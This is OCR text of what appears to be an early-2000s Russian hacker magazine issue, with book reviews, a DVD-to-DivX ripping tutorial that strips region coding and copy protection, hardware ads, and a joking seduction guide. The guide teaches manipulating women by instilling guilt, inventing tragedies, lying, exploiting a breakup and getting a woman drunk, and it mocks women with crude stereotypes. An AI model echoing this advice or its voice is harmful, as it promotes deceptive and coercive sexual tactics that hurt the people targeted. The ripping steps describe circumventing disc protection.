Сразу скажем, что если ты занимаешься или собираешься заняться веб-программированием, то выбор PHP будет для тебя наилучшим. И эта книга будет тебе хорошим проводником в деле изучения PHP. Кроме рассказа о PHP, в ней можно прочитать и другие очень полезные вещи, которые тебе наверняка пригодятся. Первое - это краткое описание принципов работы Интернета и интерфейса CGI. Второе - выбор, установка и настройка софта, с которым тебе предстоит работать. Этот джентльменский набор выглядит так: веб-сервер Apache, сам PHP и СУБД MySQL. Написано, где взять бесплатно и как сделать, чтобы все вместе работало под виндами.

Основные конструкции языка PHP - это само собой. Кроме того, в книге есть: работа с данными формы, каналы и ссылки, запуск внешних программ, посылка писем с сайта, работа с cookie, регулярные выражения в формате RegEx, работа с изображениями, сокетами/DNS и базой данных. Вдобавок к этому рассмотрено несколько конкретных задач, которые могут возникнуть у тебя в работе. Например, как загрузить файл на сервер, способы модульного и объектно-ориентированного программирования, как совместить код и шаблон страницы, и еще много других полезных вещей.

Все темы основательно, полно и ясно описаны, что для изучения PHP - очень хорошо. Только вот из-за отсутствия подробного алфавитного указателя использовать книгу в качестве справочника почти невозможно.



Взлом

X-BOOKS

Витольд Барский (http://x-books.ft.inc.ru/)
в тандеме с Асёной (asya@ft.inc.ru)

-BOOKS/

<Folder 1>




Шкарина Л., "Язык SQL: учебный курс" - СПб.: "Питер", 2001

Эту книгу роднят с предыдущей полнота, подробность и понятность изложения, а также возможность использования в качестве учебника. Большинству программеров, работающих с базами данных, будет полезна эта книга, так как с ее помощью можно изучить язык запросов SQL и использовать это, например, при работе в PHP с MySQL, о которых была предыдущая книга.

Хотя стандарты SQL, описанные в этой книге, можно использовать при работе с почти любой SQL-СУБД, в данной книге описание основано на одной конкретной реализации SQL - Transact-SQL, которая используется в Microsoft SQL Server (точнее - в версии 2000). Но это не сильное ограничение, так как SQL - он и в Африке SQL, а не только у микрософта. Общие понятия для всех реализаций - база данных, таблица, столбец, представление, триггер, хранимая процедура, функция, тип данных, ограничения целостности, индексы - соседствуют в книге со специфичными микрософтовскими реализациями - архитектура сервера, физическая архитектура базы данных, система безопасности, набор типов данных.

Отсутствием алфавитного указателя эта книга (в отличие от предыдущей) не страдает, что удобно при поиске в книге какого-либо понятия. Полезна книга тем, кому в работе нужен SQL или кто пользуется Microsoft SQL Server.



Архангельский А.Я., "Компоненты общего назначения библиотеки C++ Builder 5" - М.: "БИНОМ", 2001

Ты, конечно же, хочешь, чтобы твои программы на С выглядели профессионально, имели хороший фейс? Стало быть, без этой книги тебе не обойтись. Ведь она пригодится и начинающему перцу, который книгу как учебник поюзает, и профессионалу, для которого она будет справочником. Чтобы писать хорошие программы, надо хорошо разбираться в библиотечных компонентах, о которых и идет речь в книге. И компоненты эти - общего назначения, то есть такие, которые постоянно и чаще других используются программерами. Во-первых, это компоненты для отображения, ввода и редактирования текста. Здесь описывается использование текста в надписях, окнах редактирования, в списках, таблицах, а также в различных форматах отображения чисел, дат и времени. Во-вторых, использование графической и мультимедийной фишек и компонентов печати. В этой части тебя научат рисовать красивые графики и диаграммы, работать с анимацией. В-третьих, описываются управляющие компоненты и методика работы с ними. Это разнообразные события мыши и клавы, кнопки-списки-ползунки разные, панели инструментов, меню, системные диалоги.

Завершает книгу большой справочный материал по основным свойствам, методам и событиям компонентов, о которых упоминалось в книге. Рекомендуем книгу всем работающим в C++ Builder.



Под ред. Резникова Ф.Н., "Быстро и легко создаем и копируем диски CD-ROM, AudioCD, VideoCD, DVD" - М.: "Лучшие книги", 2001

Если ты хочешь научиться создавать и копировать любые компакты, то эта книга для тебя! Тебя подробно и обстоятельно познакомят со всеми этапами этого творческого процесса, со всеми программами, которые для этого нужны, с самим процессом записи информации на диск. Жутко простая и подробная глава посвящена созданию музыкальных дисков. Ты думаешь, тебя будут учить переносу на сидюки эмпэтришных файлов? И этому тоже, но это совсем не главное! Нет, все начинается гораздо раньше! Тебе поэтапно расскажут, как перенести музыку с кассеты (или даже со старинной круглой черной пластинки! Помнишь такие?) на комп, как выровнять громкость звучания всех записей, какие есть способы сжатия музыки в формат MP3... Не менее подробные главы посвящены созданию дисков с видеозаписями, графическими файлами, есть глава про диски-караоке, достаточно подробно описаны разные форматы DVD-дисков, выбор DVD-привода и создание копий видео-DVD-дисков.

Книжица написана очень просто, но содержит кучу полезных практических решений и, мы уверены, сможет очень поспособствовать твоему интересному времяпрепровождению и созданию своей собственной коллекции дисков - только самое лучшее для себя-любимого. Большим плюсом является вложенный в книгу сидюк, содержащий все необходимое файло, а если даже ты чего-то не найдешь на нем, то книга пестрит ссылками на совершенно конкретные места в Инете, где ты сможешь скачать все, что твоей душе только заблагорассудится для копирования дисков.

О книгах на сегодня - все. В заключение маленькое объявление: если кто знает классные книги, которые достойны быть представлены в этой рубрике, - предлагайте! Это можно сделать здесь - http://x-books.ft.inc.ru/ А мы уже всей братве о них расскажем. Книги для обзора предоставлены магазином издательства "BHV-Санкт-Петербург", www.bhv.ru

Взлом

Быстрый секс. Руководство пользователя


Андрей Каролик (andrusha@sl.ru; http://www.dal.net.ru)

/Быстрый

Несколько не совсем честных способов развода

< Folder 1 >

В каком бы состоянии ты ни был, при знакомстве с кульной теткой у тебя всегда возникают мысли (позывы в том числе) по поводу дальнейшего развития отношений, если, конечно, знакомство состоялось в принципе. Если же у тебя состояние нестояния, то со знакомством придется повременить :). Как бы ты ни пыхтел, зачастую близкие отношения не наступают в принципе, а знакомство кончается ничем. Причины ты можешь искать в чем угодно: голимое место знакомства, неблагоприятный день по тайскому гороскопу, нестиранные годами носки, изо рта пахнет дихлофосом и т.п. На самом деле месчески не влияет никак, а некоторые места могут даже способствовать быстрому знакомству. Идеальными вариантами можно считать ложу в опере, собственную яхту, мирно стоящую у берега, коттедж на пустынном морском берегу (обязательно наличие горячей воды), заднее сиденье роскошного лимузина, застрявший между этажами лифт, наконец :). Только не смей знакомиться на пляже, насмотревшись фильмов. Песок дерет кожу как наждак и забивается всюду, что потом не знаешь, как его оттуда вытряхнуть :). В чем же проблема всех неудач и сливных провалов на ровном месте? На самом деле ты просто не знаешь алгоритма действий. В результате тычешься как слепой беспомощный котенок. Прочитав эту статью, ты овладеешь профессиональными навыками соблазнителя и затащить тетку в постель для тебя будет плевым делом :). Главное понять, на что надо давить. Тогда ты сможешь легко и быстро добиваться успеха, а при необходимости ретироваться, что рано или поздно тоже приходится делать :). Тут, кстати, нестиранные годами носки могут реально помочь :).

Какие же мы подонки! :)

Для начала я опишу основные рычаги, за которые нужно дергать (не перепутай с чем-нибудь еще) для того, чтобы отношения перешли из теоретически-мечтательных в постельно-ощутимые. Уверен, что со временем ты пополнишь этот список своими собственными наблюдениями, но для начала тебе хватит и этого. Главное понять, на что нужно давить при общении с тетками. Вот это мы здесь попунктно и разберем.

Чувство вины

Есть тип таких теток, которые вечно чувствуют себя виноватыми. Им так нравится. Без чувства вины жизнь покажется им пустой: как можно жить без этого родного, жуткого чувства, сосущего под ложечкой :). С твоей стороны было бы просто жестоко лишать ее этих маленьких радостей. Как бы она ни реагировала на твои притязания, ты всякий раз должен быть ужасно разочарован. Внуши ей чувство вины, и она будет на седьмом небе. Внушай тетке чувство вины чуть ли не во всех мыслимых и немыслимых грехах. Например, в том, что до сих пор от нее не удалось добиться "да" или что с самого начала надо было понимать, к чему все идет :). Главное - запомни, что главный упрек, который ты должен посадить крепко в ее сознании, - никто не стал бы тратить столько усилий, если бы не был полностью уверен в успехе. А раз так, то у нее не будет иного выхода, кроме как принять отведенную роль. Ну а ты собирай урожай.

Как ретироваться:
- просто откажись признавать ее вину;
- скажи, что чувство вины - верный признак избалованности.

Сострадание

Подобное присуще тем, которые спешат открыть свое сердце, душу и тело :), потому что глубоко сочувствуют твоим терзаниям. Тут тактика одна - как можно чаще вздыхай. Намекни на ужасную трагедию, которая перевернула твою жизнь, - тут уж придется заранее придумать заготовку. Например, родителей съели в Африке, а последняя подружка сменила свой пол :). Полезно на время охрометь :). Ой, а как они любят навещать в больнице, но это не повод туда ложиться. Она должна натурально осознать, что только ей дано подарить тебе мгновения счастья в твоей безрадостной и конченной жизни. Проси и умоляй без всякого стеснения. Хотя порой непонятно, что у них вызовет большее сострадание. Так у девушки моего друга появилось на лице неподдельное сострадание, когда она увидела его носки стоящими на шкафу :).

Как ретироваться:
- скажи, что призираешь сирых и убогих;
- сделай вид, что до такой степени потрясен участием и заботой, что вам просто необходимо побыть в одиночестве, пообещай ей позвонить, как только придешь в себя, звонка она, естественно, не дождется.

Скука

Скука скукой, но одно дело от скуки лечь спать и совсем другое - от скуки бухнуться к кому-нибудь в постель :). Главное здесь - беспечность. Твоя позиция сводится к следующему: жизнь в общем и целом бессмысленна (все дерьмо, кроме пчел, да и пчелы дерьмо), и раз так, то почему бы иногда и не развлечься. Только не дави, все должно происходить как само собой разумеющееся. Если ты начнешь напирать как танк, то она может счесть это за покушение на ее личную свободу, какой бы она скучной не казалась. Кстати, готовься и к скучным отношениям :), такие экземпляры очень скудны на собственные фантазии и инициативу со своей стороны. А может это как раз твой тип?

Как ретироваться:
- просто-напросто засни :).

Любопытство

У теток этого типа мозгов обычно не больше, чем у курицы :). Ее гложет только один вопрос - а правда ли ты так хорош, как о тебе говорят. Остальные мысли просто отсутствуют. Смело обещай ей неземное блаженство длиной в целую вечность. Но ни в коем случае не пытайся объяснить ей, что это значит. В противном случае интриге капут, и тетку потянет на другого. Не пытайся подобные экземпляры сильно нагружать интеллектуальной работой, они перегреваются быстрее, чем 100-й Пень, разогнанный до 733MHz, хотя трещат аналогично :). Неплохой вариант - попросить друга нагрузить тетку всяческими небылицами про тебя, что только разогреет ее интерес к тебе. Когда будешь сам с ней общаться, спроси у нее, а чего она ожидает. Понимающе улыбнись :).

Как ретироваться:
- почаще повторяй: "Ты прелесть, до чего наивна, сама невинность!";
- просто скажи: "Нет, зря мы с тобой это затеяли, тебе нужен кто-то более подходящий тебе по возрасту", бьет наповал.

Месть

Типичный случай - она жаждет отомстить своему другу, который отбился от рук или загулял с другой. Поводом может быть и временная ссора. Это идеальный вариант - она сама потом уйдет. Иногда она может называть тебя машинально другим именем. Сделай вид, что заметил это, но молчи, тем самым ты получишь мощное оружие, с помощью которого в нужный момент сможешь пробудить у нее чувство вины и воспользоваться этим в своих интересах :). Главное тут - никогда не говорить с ней о ее бывшем. Жестоко и даже грубо обрывай ее всякий раз, когда она сама об этом заговорит. У нее есть подружки в конце концов, и о своих несчастьях она может поговорить с ними. От тебя ей нужно только признание ее изощренного ума, опыта и сексуальной привлекательности. Все это ты должен к месту и достаточно часто хвалить.

/ I N S E R T /

...зачастую близкие отношения не наступают в принципе, а знакомство кончается ничем. Причины ты можешь искать в чем угодно: голимое место знакомства, неблагоприятный день по тайскому гороскопу, нестиранные годами носки, изо рта пахнет дихлофосом...

< Folder2 >

Как ретироваться:
- скажи, что ты не способен испытывать чувство ревности;
- припомни случайно, что ее старый знакомый - твой старый знакомый детства;
- когда она в дцатый раз заговорит о старом друге, скажи, что ты третий лишний.

Любовь

Такое действительно случается :). Она твердо верит, что ты отвечаешь ей взаимностью, а если нет, то скоро обязательно будешь. Просто намекни ей, что на свете нет ничего невозможного. При знакомстве с данным типом лучше постараться не оставлять своих координат, так как при желании порвать с ней она может осадить тебя как крепость до лучших времен. Она же не знает, что их не будет в принципе :). Но доступ кислорода к крепости перекроет конкретно. Не стоит также и затягивать отношений, чем дальше в лес, тем жирнее партизанки :).

Как ретироваться:
- а ты уверен, что хочешь :).

Классифицировать теток невозможно, они все своеобразны. Но все-таки я попытался описать несколько разновидностей, с которыми ты можешь встретиться. Просто прими к сведению и используй в будущем, чтобы сохранить себе невосполняемые нервные клетки.

Сирена

Прекрасно одевается. Фотографируется всегда в романтическом мягком фокусе, чтобы скрыть морщинки в углу глаз. Это не тетка, а вечный двигатель. Способна совратить мужика любого возраста - при условии, что коэффициент интеллектуального развития у него ниже среднего. Днем появляется на людях редко, поскольку должна приводить себя в порядок. Пьет исключительно минеральную воду, хотя будет уверять, что любит мартини и коллекционные (именно коллекционные) вина. Много не умничай и дави на вышеописанные слабости.

Искусительница

Многообещающие взгляды, улыбки и ужимки тетки этого сорта способны расшевелить даже святошу. Но в действительности телесная близость ничего кроме отвращения у нее не вызывает. Сама мысль, что она может вспотеть, ей невыносима :). Пьет белое вино или лимонад. Часами перемалывает с подружками наши косточки: "Какие же они все скоты!". Что не мешает ей принимать приглашения от первого встречного (ну, не первого, так второго). Она скорее просадит всю твою наличность, чем ты что-нибудь от нее добьешься.

Пляжная киска

Пребывает в твердой уверенности, что ей от рождения даровано право круглый год щеголять загаром неизвестного происхождения. Воображает, что дело будет сделано, только когда один из партнеров напьется до беспамятства, вот тогда-то все пойдет по маслу. Неисправимо романтична. Вообще этот тип проще всего соблазнить. Водятся там, где шумно, людно, где гремит однообразная ритмическая музыка и все накачиваются странного вида разноцветным пойлом. Однозначно напивайся сам или напои ее, так как слушать ее бред в трезвом состоянии - невыносимо.

Женщина-вамп

Считает себя сладострастной тигрицей и вечно подкарауливает добычу (подходящего самца). На самом деле ей нужен тот, кто будет подавать ей в постель кружку теплого молока. Не обязательно выделяется каким-то особым гардеробом, но вот без долгих, призывных взглядов обойтись не может. Хотя бы один подобный экземпляр ты можешь встретить на любой вечеринке. Она будет обходить всех мужиков по очереди, методично прощупывая почву. Питает пристрастие к диковинным напиткам. Так что бутыль абсента в руки и вперед.

Деловая женщина

Всем жертвует ради карьеры, но твердо знает, что по-настоящему ее мечты сбудутся, только когда в ее жизнь войдет тот самый и единственный. А пока она не прочь поразмяться :). Находчива, разборчива и всегда великолепно подана. Уверена в себе настолько, что без оглядки выбирает напитки по своему вкусу - в диапазоне от кампари до кока-колы - и платит за них сама. Последнее делает этот вариант очень привлекательным. К тому же боевые действия вести можно только на ее территории.

Благовоспитанная девица (временный статус)

Она в курсе, что ты время от времени соблазняешь юных девушек вроде нее, и такое положение дел находит очень разумным. Ей нравится, когда хвалят ее душевную тонкость и классическую красоту. Однако в глубине души у нее живет опасение, что популярность юной девы прямо пропорциональна размеру годового дохода папаши. Непременная участница компаний по сбору средств в пользу какой-нибудь благотворительной организации. Лихо ест и пьет все, чем ее угощают, но, дабы не уронить достоинство своей фамилии, предпочитает дорогостоящие блюда. Само родословное дерево, правда, часто оказывается насквозь прогнившим :).

Наивная иностранка

Произвести на нее впечатление может кто угодно и что угодно. За пяток лет, что ей предстоит провести в дали от родины, бесстрашная иностранка намерена испытать все, чего ни одна тетка еще не испытывала. Предложи ей что-нибудь эдакое из разряда острых ощущений.

NEXT

Взлом

дство польз

Быстрый секс. Руководство пользователя



Андрей Каролик (andrusha@sl.ru; http://www.dal.net.ru)

<Folder3>

Доверчива сверх всякой меры и сверх меры забывчива. Пьет пиво, потому что от джина быстро пьянеет :). Одна прогулка по заброшенному заводу шарикоподшипников ночью, и она твоя :).

На амбразуру!

Если ты успешно все впитал, то расскажу теперь тебе нюансы самого знакомства и тактику соблазнения. Добиться своего можно, только убедив партнера, что:
- скоро будет очень-очень хорошо;
- сейчас очень-очень хорошо;
- вчера было очень-очень хорошо.

А как там на самом деле - роли не играет :). Научись только выбирать из всего арсенала технических средств воздействия наиболее пригодное для конкретной ситуации. Остается только научиться флиртовать. Смысл заключается в том, чтобы с помощью жестов и взглядов дать понять, что ты находишь ее невероятно привлекательной, не говоря это напрямую. Если же ты всем своим поведением будешь телепортировать: "Эй, как насчет...", то вряд ли что-нибудь получится. Куда более подходящая мысль: "Поскольку мы уже установили, что находим друг друга бесконечно привлекательными, почему бы нам не встретиться еще раз?". И на это надо намекать, а не говорить открытым текстом. Простой способ контрразведки ее готовности - обычные прикосновения. Нет, не то, что ты подумал :). Классика - невзначай положить ладонь выше кисти или локтя партнера. Если она не дернулась, как ошпаренная, то ты ей интересен. Если же она одернет резко руку, то позвони какой-нибудь старой подружке, может еще не поздно завершить этот вечер в другой компании. Ну и, конечно же, выражения. Можно сказать так, что она сама начнет вас соблазнять, а можно так, что ты ее больше не увидишь. Тебе понадобиться и то, и другое, но позже :).



/ I N S E R T /

...смысл заключается в том, чтобы с помощью жестов и взглядов дать понять, что ты находишь ее невероятно привлекательной, не говоря это напрямую. Если же ты всем своим поведением будешь телепортировать "Эй, как насчет...", то вряд ли что-нибудь получится...

Фразы для наступления

- когда я с тобой, мне кажется, что в меня будто вдохнули жизнь;
- когда я с тобой, мне кажется, что я влюблен как мальчишка;
- когда я с тобой, мне кажется, что я стал кому-то нужен;
- когда я с тобой, мне кажется, что я не такой, как все;
- ты просто прелесть;
- ты просто бесподобна;
- ты просто чудо;
- ты просто потрясающе женственна;
- ты просто невозможная;
- скажи, сможешь ли ты когда-нибудь полюбить меня?
- скажи, сможешь ли ты когда-нибудь принимать меня таким, какой я есть?
- скажи, сможешь ли ты когда-нибудь в порыве страсти забыть даже собственное имя?



<Folder4>

- ты похожа на женщину моей мечты;
- ты похожа на раскрывшийся бутон;
- ты похожа на тот идеал, который я уже не чаял обрести;
- вот смотрю на тебя и думаю, что ты, наверно, любишь ласку;
- вот смотрю на тебя и думаю, что тебя никто еще по-настоящему не любил;
- вот смотрю на тебя и думаю, что тебя тянет ко мне так же, как меня к тебе;
- ты единственная, кто меня понимает;
- ты единственная, кто сумел затронуть мое сердце;
- ты единственная, перед кем я не в силах устоять;
- ты единственная, ради кого мне хотелось бы стать другим человеком.

Фразы для отступления

- когда я с тобой, мне кажется, что мне сто лет и я уже все испытал;
- когда я с тобой, мне кажется, что на меня давит бремя ответственности за твою судьбу;
- когда я с тобой, мне кажется, что я тебя не стою;
- когда я с тобой, мне кажется, что я никто и ничто;
- ты, как всегда, со всеми одинаково мила;
- ты, как всегда, в своем репертуаре;
- ты, как всегда, все прощаешь;
- скажи, сможешь ли ты когда-нибудь согласиться, чтобы моя мама жила вместе с нами?
- скажи, сможешь ли ты когда-нибудь понять, что я по природе своей не способен хранить верность?
- ты похожа на мою мамочку;
- ты похожа на одного человека, который когда-то причинил мне боль;
- ты похожа на мою бывшую любовницу;
- по-моему, ты и сама знаешь, что это кончится ничем;
- по-моему, ты жаждешь пожертвовать всем ради меня;
- по-моему, ты все еще думаешь о нем, и тут уже ничего не поделаешь;
- ты единственная, кто понимает меня даже слишком хорошо;
- ты единственная, с кем я всегда себя чувствую не на высоте;
- ты единственная, с кем мне безумно тяжело быть рядом;
- ты единственная из моих знакомых, кому подошло бы коллекционировать слизняков;
- моя жена все знает и совершенно не против;
- с тобой хочет побеседовать мой психоаналитик;
- для меня тебя слишком много;
- как по-твоему, можно любить сразу двоих?
- я только испорчу тебе всю жизнь, а я этого не хочу - я слишком высоко тебя ценю;
- моя жена угрожает мне разводом и хочет отнять у меня детей (убивает наповал).

Удачи в похождениях и посмотри обе части фильма Жестокие игры :).

Взлом

DVD --> DivX

Терехов Михаил (stranger@real.xakep.ru)
Зелененко Maxx (maxx@real.xakep.ru)

DVD --> DivX

История Джека Потрошителя, прославившегося рипаньем DVD

DVD... Так модно, круто и зачапато. Вот и мне захотелось поиметь этот девайс. Долго искал и взял наконец-то приличный DVD-ROM за целых 80 баксов! Он и к моей звуковухе пятиканальной подходит, и кинишко теперь можно будет посмотреть, и любимую перестрелку на пяти колонках с сабвуфером прослушать. Соседей опять же попугать любимой фразой из "Терминатора", типа "I'll be back", и никаких гвоздей. Сказано - сделано, и вот вожделенный девайс установлен и настроен, можно начинать киносеанс. Привод-то есть, а как же диски? Поплелся я в ближайший магазин с целью пару компактиков прикупить и... Вот тут-то я и обломался. Компакт стоит порядка 30 баксов, что, в общем и целом, удар по карману порядочный. Есть компакты подешевле, но все из других зон, так что фиг посмотришь, да еще без перевода. Ну ладно, мне повезло, рядом оказался прокат DVD, но не иметь ни одного собственного фильма - это полный слив. Знакомая история? А выход здесь один - надо быстренько фильмец рипануть.
Можно просто при помощи риппера скопировать фильм с DVD прямо на винт, но размерность будет такова, что тебе никаких гигов на винте не хватит, когда твоя видеоколлекция разрастется хотя бы до 7-10 фильмов. Для того чтобы выйти из положения, можно и нужно использовать формат DivX, он и качество сохранит на высоком уровне и размером гигантским тебя не обидит. Для начала работы тебе придется раздобыть несколько полезных программ. Вот их маленький списочек:

****
DivX Codecs (http://divx.ctw.cc/)
Radium mp3 codecs (www.digital-digest.com/dvd/downloads/encoding.html)
SmartRipper (www.digital-digest.com/dvd/downloads/smart-ripper.html)
FlasKMPEG (http://go.to/flaskmpeg)
ac3dec (www.ac3dec.com/)
VirtualDub (http://www186.pair.com/vdub/index.html)
****

Этого тебе, скорее всего, хватит, но список может и расшириться, когда ты станешь риппером со стажем. Две первых строки в списке это просто кодеки. Они тебе пригодятся в будущем, для того чтобы ты смог спокойно просмотреть добытое на своем компе. А ниже этажом идут те проги, которые потребуются тебе непосредственно для конвертирования. С програми определились, компакты добыли, к делу!

Шаг 1. Устанавливаем кодеки

Раздобыв из сети два кодека DivX Codecs и Radium mp3 codecs устанавливаем их у себя. Данное дело, я верю, тебе по плечу и не буду вдаваться в подробности по поводу того, куда и когда надо нажимать. После установки этих кодеков скорее всего придется перезагрузить комп для полного прописывания их у тебя на машине.

Шаг 2. Расшифровка и риппинг фильма с DVD-диска

Берем в руки коробку с фильмом. Вытаскиваем диск и втыкаем его в привод. Теперь запускаем прогу SmartRipper. На экране возникнет окошко:



NEXT



MSI Multimedia

Power your vision













MX-400 Pro VT-32S

- Графический процессор nVIDIA® GeForce 2 MX400, 32 Мб памяти SDRAM
- Полноценный TV-ввод/вывод
- Новинка! Live VGA BIOS в сочетании с MSI SafeBIOS™
- Новинка! Live VGA драйвер
























G3 Pro-VT64D

- Графический процессор nVIDIA® GeForce 3
- Полноценный TV-ввод/вывод
- nForce® FX Engine обеспечивает высокую производительность
- Поставляется с
  - MSI™ DVD S/W плеером, MSI™ 3D! Turbo
  - MSI™ драйверами, утилитами, Free Windows® DirectX® 8.0 игра – Dronze bundled





G2 Pro Plus-T64D

- Графический процессор nVIDIA® GeForce 2 Pro, 64Мб памяти DDR
- Полноценный TV вывод
- 25 миллионов треугольников/с через T&L
- Поставляется с
  - MSI™ DVD S/W плеером MSI™ 3D! Turbo
  - MSI™ драйверами и утилитами




Multimedia
http://www.msi.com.tw
vga@msi.com.tw






Dealine
Tel: 095-969-2222
Fax: 095-969-2299
http://www.dealine.ru



Euclid Computers Inc.
Tel: 812-321-6300
Fax: 812-325-6250



INLINE
Tel: 095-941-6161
Fax: 095-742-3614
http://www.i2b.ru




IP labs
Tel: 095-728-4101
Fax: 095-728-4100




IMPEX
Tel: 095-443-3001
Fax: 095-443-6001





Взлом




DVD --> DivX

Терехов Михаил (stranger@real.xakep.ru)
Зелененко Maxx (maxx@real.xakep.ru)

<Folder3>

Программа поможет нам скопировать файлы с диска на винт. Во время копирования снимается зональность и защита с vob файлов, в который и записано кино. Но об этом говорить еще рано. Сначала снимем пароли с файлов, если это необходимо. Тебе для этого ничего не придется делать, прога сама все сделает за тебя. Когда сие действо будет окончено, появится главное окно.



Кстати, забыл отметить, что для работы тебе потребуется около 5 гигов свободного места на одном из дисков и еще пара гигов на другом. Сразу же обрати внимание на правый нижний угол окна и посмотри, хватает ли тебе свободного места. До начала копирования загляни в настройки проги. Но что-то поменять тебе не представится возможности, так как все галочки там расставлены правильно. Но если ты хочешь сам разлочить диск вручную, то можешь убрать галочку у Unlock Drive. Желаю удачи. Но все же проверь, что в закладке Movie проверка ключей для каждого vob-файла. Если же места на винте у тебя хватает и тебе лень самому возиться с блокировкой диска, то можешь смело жать на кнопку START и подождать, пока все файлы с видео- и аудиоданными будут скопированы к тебе на диск.





На этом наш второй этап будет окончен.

Шаг 3. Преобразование фильма в формат DivX


Для конвертирования фильма нам нужна прога FlasKMPEG. В основном же она используется для обработки файлов в форматах MPEG1 и MPEG2 и перевода их в другой формат, например, AVI, что нам очень подходит. Программа очень проста в обращении.

/INSERT/

Можно просто при помощи риппера скопировать фильм с DVD прямо на винт, но размерность будет такова, что тебе никаких гигов на винте не хватит, когда твоя видеоколлекция разрастется хотя бы до 7-10 фильмов. Для того чтобы выйти из положения, можно и нужно использовать формат DivX, он и качество сохранит на высоком уровне и размером гигантским тебя не обидит.




Сначала жмем File\Open для того чтобы открыть файл, который мы совсем недавно сохранили на диске. Выбери первый файл из структуры DVD, что ты перенес к себе на винт. Обычно он называется vts_01_1.vob. Достаточно выделить только его, потому что дальше прога сама попытается найти остальные. Если она справилась с этой задачей, то пред тобой предстанет:




Жми OK и ничего не бойся. После этого программа проверит, сколько же потоков аудио- и видеоданных находится в этих файлах.


****
Настройка FlasKMPEG
****

Идешь в Options. Форматом выходного файла выбираем avi. Для этого в Select Output Format выбираем AVI Output. Затем, не отходя далеко от этого меню, выбираешь Global Project Options (Export Movie Settings). Перед тобой предстанет окно с пятью закладками. Первой закладкой в этом списке значится Video. Я тебе мельком опишу, что каждая из опций означает, а что ставить - ты уж сам реши. Все зависит от твоей машины и твоих вкусов.




Frame Size - необходимо указать окончательный размер видеокадра, т.е. что у тебя получится в конце всей затеи. Чтобы лучше представлять, какой размер экрана тебе подходит, нажми внизу, рядом с Cancel, кнопку Show Output Pad. И ты сможешь сам под себя отрегулировать размер экрана, убрать черные полосы сверху и снизу.





Но учти только одну вещь, цифры размера видеокадра по вертикали и горизонтали должны делиться на 16. Time Base (fps) - скорость кадров, которую будет иметь твой будущий фильм. Т.к. прога сама определяет скорость кадров из входного потока, то лучше оставить то значение, которое она поставила, но если у тебя не навороченный комп, то лучше поставить 23,976. Video Structure - с помощью данных переключателей можно изменить структуру входного видеопотока. Здесь лучше ничего руками не трогать, а то можно затормозить работу видео настолько, что мало не покажется. iDCT Options - Настройка оДКП (обратное Дискретное Косинус-Преобразование). При кодировании MPEG2 видеоданных используется ДКП, поэтому для восстановления изображения нам потребуется оДКП. В проге используется три алгоритма. Один из которых основан на MMX, другой - целочисленный, а третий использует числа с плавающей запятой. Лучше всего использовать алгоритм, основанный на 5MMX, но если у тебя проц не поддерживает такой роскоши, то лучшим вариантом для тебя будет целочисленный алгоритм.

Следующая закладка поможет настроить Аудио.




На твой выбор представлены три варианта:

1. Direct Stream Copy - аудиопоток будет скопирован в файл, который ты укажешь в закладке Files. Потом надо будет просто объединить аудио и видео, и фильм готов, но это лишние полчаса-час.

